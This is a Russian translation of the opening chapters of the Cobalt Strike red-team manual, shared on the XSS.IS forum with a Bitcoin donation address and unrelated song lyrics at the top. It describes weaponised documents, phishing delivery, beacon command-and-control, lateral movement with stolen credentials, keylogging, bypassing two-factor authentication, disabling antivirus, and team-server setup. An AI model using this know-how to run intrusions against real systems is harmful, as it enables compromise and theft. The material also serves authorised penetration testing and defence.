



@Yashechka(member #136806) представляет:

**Правильный перевод Cobalt Strike: Advanced Threat Tactics For Penetration Testers (v 0.99)**

**(P.S. Без @admin и @Quake3 этот перевод бы не существовал. Спасибо за приглашение на форум =^.^=)**

**Данная копия перевода выдана сообществу форума XSS.IS**

**Благодарность можно оставить**

**здесь -**

**BC1QP80Z384JS5JGA7U9UG6U4**

**M06GPKF4L69X40XMJ**

Mister, can you help me, I'm lost here  
Feels like I'm getting nowhere  
I'm sure that I don't wanna stay here, stay here  
Mister, can't you see I've got a problem?  
You seem nice, could you solve it?  
My bag is heavy and I'm way too tired to keep moving on

Oh oh ho my feet are really hurting and my back is aching  
Got my body sweaty and my legs are shaking  
I've been searching for someone to get to destiny, but  
I can't find the arrow key  
Been climbing on the walls, but I'm falling down  
I've been running through the streets but I still haven't found  
I'm looking for, I'm searching for, desperately, but  
I can't find the arrow key

Mister, I'm feeling cold and I'm lonely  
The people seem to ignore me  
But I don't need someone to guide me, guide me  
Mister, you really seem to be a nice guy  
With your mustache and your kind eyes  
It feels like I already know you, do I, I?

Oh, oh oh my feet are really hurting and my back is aching  
Got my body sweaty and my legs are shaking  
I've been searching for someone to get to destiny, but  
I can't find the arrow key  
Been climbing on the walls, but I'm falling down  
I've been running through the streets but I still haven't found  
I'm looking for, I'm searching for, desperately, but  
I can't find the arrow key

My feet are hurting and my back is aching  
Got my body sweaty and my legs are shaking, been  
Climbing up, but I'm falling down, I've been  
running through, but I haven't found, but I

My feet are really hurting and my back is aching  
Got my body sweaty and my legs are shaking  
I've been searching for someone to get to destiny, but  
I can't find the arrow key © Lena Meyer Landrut

## 1. Добро пожаловать в Кобальт Страйк

### 1.1 Что такое Кобальт Страйк ?

**Кобальт Страйк** - это платформа для моделирования угроз и операций RT. Продукт предназначен для выполнения целевых атак и имитации пост-эксплуатационных действий злоумышленниками. В этом разделе описывается процесс атаки, поддерживаемый набором функций **Кобальт Страйка**. В оставшейся части этого руководства эти функции рассматриваются подробно.




Рисунок 1. Проблемные этапы нападения

Продуманная прицельная атака начинается с **разведки**. Профилировщик системы **Кобальт Страйка** - это веб-приложение, которое отображает поверхность атаки на целевого клиента. Информация, полученная в результате разведки, поможет вам понять, какие варианты атаки имеют наибольшие шансы на успех в вашей компании.

**Вооружение** - это соединение пост-эксплуатационной полезной нагрузки с документом или эксплойтом, который выполнится на цели. В **Кобальт Страйке** есть варианты превращения обычных документов в вооруженные

артефакты. **Кобальт Страйк** также имеет возможность экспортировать свою пост-эксплуатационную полезную нагрузку, маячок, в различные форматы для сопряжения с артефактами за пределами этого набора инструментов.

Используйте инструмент целевого фишинга **Кобальт Страйка**, чтобы **доставить** ваш вредоносный документ одному или нескольким жертвам в целевой сети. Фишинговый инструмент **Кобальт Страйка** превращает сохраненные электронные письма в фишинг.

Управляйте сетью своей цели с помощью маячка **Кобальт Страйка**. Эта пост-эксплуатационная полезная нагрузка использует **асинхронную** схему обмена данными "**low and slow**", которая характерна для вредоносных программ повышенной сложности. Маячок вызывается через **DNS**, **HTTP** или **HTTPS**. Маячок проходит через стандартные конфигурации прокси и вызывается на несколько хостов, чтобы противостоять блокировке.

Воспользуйтесь возможностями атрибуции и анализа атак вашей цели с помощью гибкого языка команд и управления маячком. Перепрограммируйте маячок для **использования сетевых индикаторов, которые выглядят как известные вредоносные программы** или смешивайтесь с существующим трафиком.

Подключайтесь к скомпрометированной сети, обнаруживайте узлы и **делайте боковое перемещение** с помощью полезной автоматизации маячка и одноранговой связи по именованным каналам и **TCP**-сокетам. **Кобальт Страйк** оптимизирован для захвата доверительных отношений и обеспечения бокового перемещения с помощью захваченных учетных данных, хэшей паролей, токенов доступа и билетов Kerberos.

Продемонстрируйте бизнес-риски с помощью **инструментов эксплуатации** пользователей **Кобальт Страйка**. Рабочие процессы **Кобальт Страйка** упрощают развертывание кейлоггеров и инструментов для создания снимков экрана в скомпрометированных системах. Используйте пропуск браузера, чтобы получить доступ к веб-сайтам, на которые ваша цель вошла через **IE**. Этот метод **Кобальт Страйка** работает с большинством сайтов и обходит двухфакторную аутентификацию.

Функции отчетности **Кобальт Страйка** позволяют **реконструировать** вовлеченность вашего клиента. Предоставьте сетевым администраторам график активности, чтобы они могли найти индикаторы атак на своих датчиках. **Ко-**

**бальт Страйк** генерирует высококачественные отчеты, которые вы можете представлять своим клиентам как отдельные продукты или использовать в качестве приложений к своему письменному отчету

На каждом из вышеперечисленных шагов вам нужно будет понять целевую среду, ее защиту и подумать о том, как лучше всего достичь ваших целей с помощью того, что вам доступно. Это и есть уклонение. Целью **Кобальт Страйка** не является немедленное уклонение от атак. Вместо этого продукт обеспечивает гибкость как в своих потенциальных конфигурациях, так и в вариантах выполнения действий, направленных на нарушение, чтобы вы могли адаптировать продукт к вашим обстоятельствам и целям.

## 1.2 Установка и обновления

**Strategic Cyber LLC** распространяет пакеты **Кобальт Страйка** в виде нативных пакетов для **Windows, Linux** и **MacOS X**. Чтобы установить **Кобальт Страйк**, просто распакуйте архив в свою операционную систему.

### Системные Требования

**Кобальт Страйку** требуется **Oracle Java 1.8, Oracle Java 11** или **OpenJDK 11**.

Если в вашей системе есть антивирус, обязательно отключите его перед установкой **Кобальт Страйка**.

### Запустите программу "обновления"

Дистрибутив **Кобальт Страйка** содержит программу запуска **Кобальт Страйка** для этой системы, вспомогательные файлы и программу обновления. Дистрибутив не содержит самой программы **Кобальт Страйка**. Вы должны запустить программу обновления, чтобы загрузить продукт **Кобальт Страйк**.

```
root@kali:~/cobaltstrike# ./update
[-] I can not find your license key, please enter it now:
0000-1111-2222-3333
[+] Calculate MD5: cobaltstrike.jar
[+] MD5: cobaltstrike.jar - 37d7fd5ceed369168300ce8177c2bb58
[+] Checking for latest version
[+] Downloading the latest version of Cobalt Strike
Downloaded 512.0kb
```

Рисунок 2. Процесс обновления

Убедитесь, что вы обновили командный сервер и клиентское программное обеспечение с помощью лицензионного ключа. **Кобальт Страйка** обычно лицензируется для каждого отдельного пользователя. Командный сервер не требует отдельной лицензии.

### 1.3 Командный Сервер

**Кобальт Страйк** разделен на клиентский и серверный компоненты. Сервер, называемый командным сервером, является контроллером полезной нагрузки маячка и хостом для функций социальной инженерии **Кобальт Страйка**. Командный сервер также хранит данные, собранные **Кобальт Страйком**, и управляет регистрацией.

Командный сервер **Кобальт Страйка** должен работать в поддерживаемой системе Линукс. Чтобы запустить командный сервер **Кобальт Страйка**, используйте скрипт *teamserver*, включенный в пакет **Кобальт Страйка**.

```
root@kali:~/cobaltstrike# ./teamserver 192.168.1.4 password
[*] Generating X509 certificate and keystore (for SSL)
[+] Team server is up on 50050
[*] SHA1 hash of SSL cert is: 1d1edf9c258f3eca9534d5c911e23002f0b5a7e5
Offset is: 27006
[+] Listener: local - beacon http (windows/beacon_http/reverse_http) on port 80 started!
```

#### Рисунок 3. Запуск Командного Сервера

Командный сервер имеет два обязательных параметра и два необязательных параметра. Первый - это доступный извне **IP**-адрес командного сервера. **Кобальт Страйк** использует это значение в качестве хоста по умолчанию для своих функций. Второй - это пароль, который члены вашей команды будут использовать для подключения клиента **Кобальт Страйка** к командному серверу.

Третий параметр необязательный. Этот параметр определяет **Malleable C2** профиль. В главах **11** и **12** обсуждается эта функция.

Четвертый параметр также необязателен. Этот параметр указывает дату уничтожения в формате **ГГГГ-ММ-ДД**. Командный сервер будет вставлять эту дату самоуничтожения в каждую создаваемую им стадию маячка. Полезная нагрузка маячка откажется запускаться в эту дату или после нее. Полезная нагрузка маячка также завершится, если он проснется в эту дату или позже.

Когда командный сервер запускается, он опубликует **SHA256** хэш **SSL**-сертификата командного сервера. Раздайте этот хэш членам вашей команды.

Когда члены вашей команды подключаются, их клиент **Кобальт Страйка** спросит, распознают ли они этот хэш, прежде чем он аутентифицируется на командном сервере. Это важная защита от атак типа человек посередине.

#### 1.4 Клиент Кобальт Страйк

Клиент **Кобальт Страйк** подключается к командному серверу. Чтобы запустить клиент **Кобальт Страйка**, используйте программу запуска, входящую в пакет вашей платформы.

Вы увидите диалоговое окно подключения при запуске клиента **Кобальт Страйка**.



Рисунок 4. Диалоговое окно подключения Кобальт Страйка

Укажите адрес вашего командного сервера в поле **Host**. **Port** по умолчанию для командного сервера - **50050**. Редко есть причина изменять это поле. Поле **User** - это ваш ник на командном сервере. Измените это поле на свой позывной, дескриптор или выдуманное имя хакера. Поле **Password** - это общий пароль для командного сервера.

Нажмите **Connect**, чтобы подключиться к командному серверу **Кобальт Страйка**.

Если это ваше первое подключение к командному серверу, **Кобальт Страйк** спросит, знаете ли вы хэш **SHA256** этого командного сервера. Если вы знаете, нажмите **OK**, и клиент **Кобальт Страйк** подключится к серверу. **Кобальт Страйк** также запомнит этот хэш **SHA256** для будущих подключений. Вы мо-

жете управлять этими хешами через **Cobalt Strike** → **Preferences** → **Fingerprints**.




**Рисунок 5. Проверка SSL сертификата сервера.**

**Кобальт Страйк** отслеживает командные серверы, к которым вы подключаетесь, и запоминает вашу информацию. Выберите один из этих профилей командного сервера в левой части диалогового окна подключения, чтобы заполнить диалоговое окно подключения его информацией. Вы также можете свернуть этот список через **Cobalt Strike** → **Preferences** → **Team Servers**.

### 1.5 Распределенные и командные операции

Используйте **Кобальт Страйк**, чтобы координировать работу распределенной красной команды. Расположите **Кобальт Страйк** на одном или нескольких удаленных хостах. Запустите серверы вашей группы и пусть ваша команда подключится.



**Рисунок 6. Распределенные Операции с помощью Кобальт Страйка**

После подключения к командному серверу ваша команда будет:

- Использовать одни и те же сеансы
- Делиться хостами, захваченными данными и загруженными файлами
- Общаться через общий журнал событий.

Клиент **Кобальт Страйк** может подключаться к нескольким командным серверам. Перейдите в **Cobalt Strike → New Connection**, чтобы начать новое соединение. При подключении к нескольким серверам в нижней части окна **Кобальт Страйка** появится панель переключения.



**Рисунок 7. Панель для переключения**

Эта панель позволяет переключаться между активными экземплярами сервера **Кобальт Страйка**. У каждого сервера есть своя кнопка. Щелкните кнопку правой кнопкой мыши и выберите **Rename**, чтобы текст кнопки отражал роль сервера во время вашего взаимодействия. Это имя кнопки также будет указывать на сервер в отчете об активности **Кобальт Страйка**.

При подключении к нескольким серверам **Кобальт Страйк** собирает слушателей со всех серверов, к которым он подключен. Эта агрегация позволяет отправлять фишинговые сообщения электронной почты с одного сервера, ссылающиеся на вредоносный веб-сайт, размещенный на другом сервере. В конце вашего взаимодействия функция отчетов **Кобальт Страйк** запросит все серверы, к которым вы подключены, и объединит данные.

## 1.6 Создание сценариев для кобальт Страйка

**Кобальт Страйк** поддерживает скрипты на языке **Aggressor Script**. **Aggressor Script** - духовный преемник языка сценариев **Cortana** от **Armitage**. Однако они несовместимы. Для управления скриптами перейдите в **Cobalt Strike** → **Script Manager**.



Рисунок 8. Менеджер Скриптов

Сценарий по умолчанию внутри **Кобальт Страйк** определяет все всплывающие меню **Кобальт Страйк** и форматирует информацию, отображаемую на консолях **Кобальт Страйк**. С помощью движка **Aggressor Script** вы можете изменить эти настройки по умолчанию и настроить **Кобальт Страйк** в соответствии со своими предпочтениями.

Вы также можете использовать **Aggressor Script** для добавления новых функций в маячок **Кобальт Страйк** и для автоматизации определенных задач.

Чтобы узнать больше об **Aggressor Script**, обратитесь к его документации по адресу:

- <https://www.cobaltstrike.com/aggressor-script/>


## 1.7 Запуск клиента в системе MacOS X

Клиент **Кобальт Страйк** может изначально не отображать содержимое папок **Documents**, **Desktop**, **Downloads** в файловом браузере. (например, загрузка скриптов, загрузка файлов, создание полезных данных и так далее)


По умолчанию **OSX** ограничивает доступ приложений к папкам **Documents**, **Desktop** и **Download**. Этим приложениям необходимо явно предоставить доступ к этим папкам.

Поскольку **Кобальт Страйк** является сторонним приложением, это не так просто, как предоставить приложению **Кобальт Страйк** доступ. Возможно, вам потребуется предоставить **JRE**-клиенту **Кобальт Страйк** доступ к файловой системе. Вы можете предоставить доступ к определенным файлам и папкам или полный доступ к диску.

Вам может быть предложено разрешить доступ:



Или, если доступ был ранее запрещен, вам может потребоваться отредактировать доступ в диалоговом окне **OSX System Preferences/Security & Privacy/Privacy**:



Обратите внимание, что другие приложения, использующие **JRE**, также будут иметь этот доступ.

## 2. Пользовательский интерфейс

### 2.1 Обзор

Пользовательский интерфейс **Кобальт Страйка** разделен на две части. В верхней части интерфейса отображается визуализация сеансов или целей. Внизу интерфейса отображаются вкладки для каждой функции или сеанса **Кобальт Страйка**, с которыми вы взаимодействуете. Вы можете щелкнуть на область между этими двумя частями и изменить их размер по своему вкусу.




Рисунок 9. Пользовательский интерфейс Кобальт Страйка

### 2.2 Панель инструментов

Панель инструментов в верхней части **Кобальт Страйка** предлагает быстрый доступ к общим функциям **Кобальт Страйка**. Знание кнопок панели инструментов значительно ускорит использование **Кобальт Страйка**.

	Подключиться к другому командному серверу
	Отключиться от текущего командного сервера

	Создание и редактирование слушателей <b>Кобальт Страйка</b>
---	---

	Перейте к визуализации " <b>Pivot Graph</b> "
	Перейте к визуализации " <b>Session Table</b> "
	Перейте к визуализации " <b>Target Table</b> "

	Просмотреть учетные данные
	Просмотреть загруженные файлы
	Просмотреть нажатые клавиши
	Посмотреть скриншоты

	Создать бесэтапный исполняемый файл или <b>DLL</b>
	Настройка атаки <b>Java Signed Applet</b>
	Создать вредоносный макрос <b>Microsoft Office</b>
	Безэтапная атака с использованием сценариев веб-доставки

	Разместить файл на веб-сервере <b>Кобальт Страйка</b>
	Управлять файлами и приложениями, размещенными на веб-сервере <b>Кобальт Страйка</b> .

	Посетить страницу поддержки <b>Кобальт Страйка</b>
---	--



### 2.3 Визуализации сеанса и цели

В **Кобальт Страйке** есть несколько визуализаций, каждая из которых призвана помочь в определенной части вашего взаимодействия. Вы можете переключаться между визуализациями через панель инструментов или меню **Cobalt Strike → Visualization**.

#### Таблица целей

В таблице целей показаны цели в модели данных **Кобальт Страйка**. В таблице целей отображается **IP-адрес** каждой цели, ее имя **NetBIOS** и примечание, которое вы или один из членов вашей группы назначили цели. Значок слева от цели указывает на ее операционную систему. Красный значок с молниями указывает на то, что с целью связан сеанс маячка **Кобальт Страйка**.

address ^	name	note
10.10.10.1		
10.10.10.3	DC	domain controller for CORP
10.10.10.5	MAIL	
10.10.10.7	FILESERVER	
10.10.10.21		
10.10.10.50		
10.10.10.190	WS2	
10.10.10.191	WS1	
10.10.10.198	DEVELOPERWS	developer's system
192.168.57.18	ubuntu	
192.168.57.240	DEVELOPERWS	
192.168.58.3	POWERDC	
192.168.58.35	ENGINEER	SCADA HMI

**Рисунок 10. Обзор целей в Кобальт Страйке**

Щелкните любой из заголовков таблицы, чтобы отсортировать хосты. Выделите строку и щелкните ее правой кнопкой мыши, чтобы открыть меню с параметрами для этого узла. Нажмите **Ctrl** и **Alt** и щелкните, чтобы выбрать или отменить выбор отдельных хостов.

Таблица цели полезна для бокового перемещения и понимания сети вашей цели.

#### Таблица сеансов

В таблице сеансов показано, какие маячки вызывают этот экземпляр **Кобальт Страйка**. Маячок - это полезная нагрузка **Кобальт Страйка** для имитации хакерской активности. Здесь вы увидите внешний **IP-адрес** каждого маячка,

внутренний IP-адрес, исходящий прослушиватель для этого маячка, время последнего отстука маячка и другую информацию. Рядом с каждой строкой есть значок, обозначающий операционную систему взломанной цели. Если значок красный с молнией, то он работает в процессе с правами администратора. Блеклый значок указывает на то, что сеанс получил запрос на завершение, и он подтвердил эту команду.

external	internal *	listener	user	computer	note	process	pid	arch	last
10.10.10.7	10.10.10.3	local - http	SYSTEM *	DC		rundll32.exe	2300	x64	30m
10.10.10.191	10.10.10.7	local - http	SYSTEM *	FILESERVER		rundll32.exe	2604	x64	6s
10.0.0.147	10.10.10.191	local - http	jim.stevens	WS1		iusched.exe	4844	x86	726ms
	10.10.10.198	local - dns	SYSTEM *	DEVELOPERWS		rundll32.exe	3100	x86	6s
10.10.10.198	10.10.10.198	local - dns	jamie.Grins	DEVELOPERWS		SecurityHealthSy...	5532	x86	12s
10.10.10.198	192.168.57.18	local - dns	jgrins	ubuntu					9m
10.10.10.7	192.168.58.3	local - http	SYSTEM *	POWERDC		rundll32.exe	3956	x64	3m
192.168.58.3	192.168.58.35		SYSTEM *	ENGINEER		rundll32.exe	1512	x86	3m

**Рисунок 11. Панель управления маячками**

